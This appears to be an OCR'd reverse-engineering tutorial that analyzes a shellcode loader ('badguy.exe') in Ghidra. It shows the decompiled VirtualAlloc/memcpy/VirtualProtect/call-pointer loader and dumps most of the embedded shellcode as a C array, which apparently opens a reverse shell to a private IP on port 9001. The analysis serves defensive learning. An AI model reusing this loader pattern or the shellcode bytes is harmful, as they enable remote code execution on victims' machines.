
Now in the top left




Choose malicious binary






Import /C:/Users/dco_admin/Desktop/implants/C Maldev/badguy.exe
Format:
Portable Executable (PE)
Language:
x86:LE:64:default:windows
Destination Folder:
loader:/
Program Name:
badguy.exe
Options...
OK
Cancel






Double click if need be







Ghidra has plenty of features, enough for several writeups. For now note the search tab in the top left of the above image.





Try and think back to when we discussed shellcode earlier... What did we say it was at its core? *Instructions.*




Theoretically, since we believe the strings that YARA flagged to be hexadecimal shellcode instructions, we can enter them into this search pane and see if we get a hit…




Edit Bytes
48 31 C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24 08 45 39 D1
Input Mode
hex
binary
Endianness
flip
Apply
Cancel



Click search:



We have a hit! If our hypothesis is correct, this is where the malicious payload is stored and these are instructions within its contents. Let us investigate and see if we can see any evidence of this being shellcode instructions.

If we scroll up, we see what appears to be a variable called uPayload

```
                    .data                                          XREF[1]:     main:140001615(*)
                    uPayload
140003020 fc            ??          FCh
140003021 48            ??          48h    H
140003022 83            ??          83h
140003023 e4            ??          E4h
140003024 f0            ??          F0h
140003025 e8            ??          E8h
140003026 cc            ??          CCh
140003027 00            ??          00h
140003028 00            ??          00h
140003029 00            ??          00h
14000302a 41            ??          41h    A
```

This conclusion can be drawn from the fact that it is stored in the .data section of the PE file, the segment where initialized variables are stored. Based on the schema of the variable name, it is most likely a C data type, where the "u" prefix is used to improve readability for the programmer to keep track of the data type, most likely an unsigned character. In C, there is no string data type (classic boomer behavior), instead they use a

data type called a "char array". So, this uPayload variable is most likely a char array containing the shellcode, IE char

uPayload[] = { 0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xCC, 0x00, 0x00, 0x00, 0x41 }; et cetera

Let us keep analyzing to further support this claim...

If we scroll down we see yet another variable in the data section, szPayloadLen

```
                    szPayloadLen                                XREF[3]:     main:1400015e1(R),
                                                                             main:140001607(R),
                                                                             main:140001624(R)
140003220 ff 01 00        undefined8  00000000000001FFh
          00 00 00
          00 00
```

This is most likely an integer data type of some sort holding the size of the char array in bytes, to be referenced when memory is allocated

Now let's take a look at the decompiler window on the far right of the Ghidra UI

```
  code *local_28;
  code *local_20;
  FARPROC local_18;
  HMODULE local_10;

  __main();
  local_10 = (HMODULE)0x0;
  local_48 = 0x6e00720065006b;
  local_40 = 0x320033006c0065;
  local_38 = 0x6c006c0064002e;
  local_30 = 0;
  local_55 = 0x416c617574726956;
  local_4d = 0x636f6c6c;
  local_49 = 0;
  local_5c = 0;
  local_10 = GetModuleHandleW((LPCWSTR)&local_48);
  local_18 = GetProcAddress(local_10,(LPCSTR)&local_55);
  local_20 = (code *)(*local_18)(0,szPayloadLen,0x3000,4);
  memcpy(local_20,&uPayload,szPayloadLen);
  VirtualProtect(local_20,szPayloadLen,0x20,&local_5c);
  local_28 = local_20;
  (*local_20)();
  return 0;
}
```

Specifically, look at the memcpy call. We see three parameters, two of which we have already discussed. A simple lookup of the memcpy() C function and you will see the following for example:

memcpy(dest, const* src, size_t n)

where dest – a pointer to the destination array where the content is to be copied

src – a pointer to the source of data to be copied

n – This is the number of bytes to be copied

https://www.tutorialspoint.com/c_standard_library/c_function_memcpy.htm

Based on this information, what can be deduced? This would imply that local_20 is a pointer to the allocated memory space.

```
memcpy(local_20,&uPayload,szPayloadLen);
```

Immediately below this memcpy call, we see a windows API function call to VirtualProtect. Let us research this function as well

BOOL VirtualProtect([in] LPVOID lpAddress, [in] SIZE_T dwSize, [in] DWORD flNewProtect, [out] PDWORD lpflOldProtect);

"[in] lpAddress = The address of the starting page of the region of pages whose access protection attributes are to be changed"

https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect

Now lets compare the code in the decompiler window and break that down with this as a reference...

```
VirtualProtect(local_20,szPayloadLen,0x20,&local_5c);
```

Sure enough, this supports our thesis that local_20 is the starting page of the allocated memory.

Finally, remember I noted earlier that execution of shellcode is usually done via a pointer to the start address of the allocated memory. Notice the following:

```
local_28 = local_20;
(*local_20)();
return 0;
```

Write a caption

This is most likely a function pointer being declared that then points to the start page of the executable memory. Then, the function is called, effectively running the shellcode.

Clicking on local_20, it takes us to a call to the value stored in RAX:

```
140001654 ff d0          CALL    RAX
140001656 b8 00 00       MOV     EAX,0x0
          00 00
14000165b 48 83 ec 80    SUB     RSP,-0x80
14000165f 5d             POP     RBP
140001660 c3             RET
```

```
30  local_20 = (code *)(*local_18)(0,szPayloadLen,0x3000,4);
31  memcpy(local_20,&uPayload,szPayloadLen);
32  VirtualProtect(local_20,szPayloadLen,0x20,&local_5c);
33  local_28 = local_20;
34  (*local_20)();
35  return 0;
36 }
```

Thus, the value stored in the register is a pointer to the start page of exec memory.


Let us use Ghidra's debugger, setting a breakpoint on the call to the value stored in RAX:

```
7ffdf2b42690 48 83 ec 78     SUB     RSP,0x78
7ffdf2b42694 4c 8b c9        MOV     R9,RCX
7ffdf2b42697 48 8b 05        MOV     RAX,qword ptr [7ffdf2c5bff0]
             52 99 11 00
7ffdf2b4269e 48 85 c0        TEST    RAX,RAX
7ffdf2b426a1 74 10           JZ      7ffdf2b426b3
```

```
Listing: badguy.exe
14000163f 48 8b 05        MOV     RAX,qword ptr [->KERNEL32.DLL::VirtualProtect]   = 000083ac
          96 6b 00 00
140001646 ff d0           CALL    RAX=>KERNEL32.DLL::VirtualProtect
140001648 48 8b 45 e8     MOV     RAX,qword ptr [RBP + local_20]
14000164c 48 89 45 e0     MOV     qword ptr [RBP + local_28],RAX
140001650 48 8b 45 e0     MOV     RAX,qword ptr [RBP + local_28]
140001654 ff d0           CALL    RAX
```

Notice it is the same array of opcodes contained in uPayload discussed earlier. This proves beyond a reasonable doubt that this program is malicious. However, why stop there?

Copy the contents of the uPayload array between its declaration and the szPayloadLen



Copy Special and Select "C Array" and you get this…

```
{ 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x48, 0x31, 0xd2,
0x65, 0x48, 0x8b, 0x52, 0x60, 0x51, 0x48, 0x8b, 0x52, 0x18, 0x56, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50,
0x4d, 0x31, 0xc9, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41,
0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x48, 0x8b, 0x52, 0x20, 0x41, 0x51, 0x8b, 0x42, 0x3c, 0x48,
0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85, 0x72, 0x00, 0x00, 0x00, 0x8b, 0x80, 0x88, 0x00, 0x00,
0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01,
0xd0, 0xe3, 0x56, 0x4d, 0x31, 0xc9, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x48, 0x31, 0xc0,
0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39,
0xd1, 0x75, 0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40,
0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x41, 0x58, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41,
0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b,
0x12, 0xe9, 0x4b, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xbe, 0x77, 0x73, 0x32, 0x5f, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56,
0x49, 0x89, 0xe6, 0x48, 0x81, 0xec, 0xa0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xe5, 0x49, 0xbc, 0x02, 0x00, 0x23, 0x29,
0xc0, 0xa8, 0x01, 0x9a, 0x41, 0x54, 0x49, 0x89, 0xe4, 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26, 0x07, 0xff,
0xd5, 0x4c, 0x89, 0xea, 0x68, 0x01, 0x01, 0x00, 0x00, 0x59, 0x41, 0xba, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a,
0x0a, 0x41, 0x5e, 0x50, 0x50, 0x4d, 0x31, 0xc9, 0x4d, 0x31, 0xc0, 0x48, 0xff, 0xc0, 0x48, 0x89, 0xc2, 0x48, 0xff,
0xc0, 0x48, 0x89, 0xc1, 0x41, 0xba, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x48, 0x89, 0xc7, 0x6a, 0x10, 0x41, 0x58,
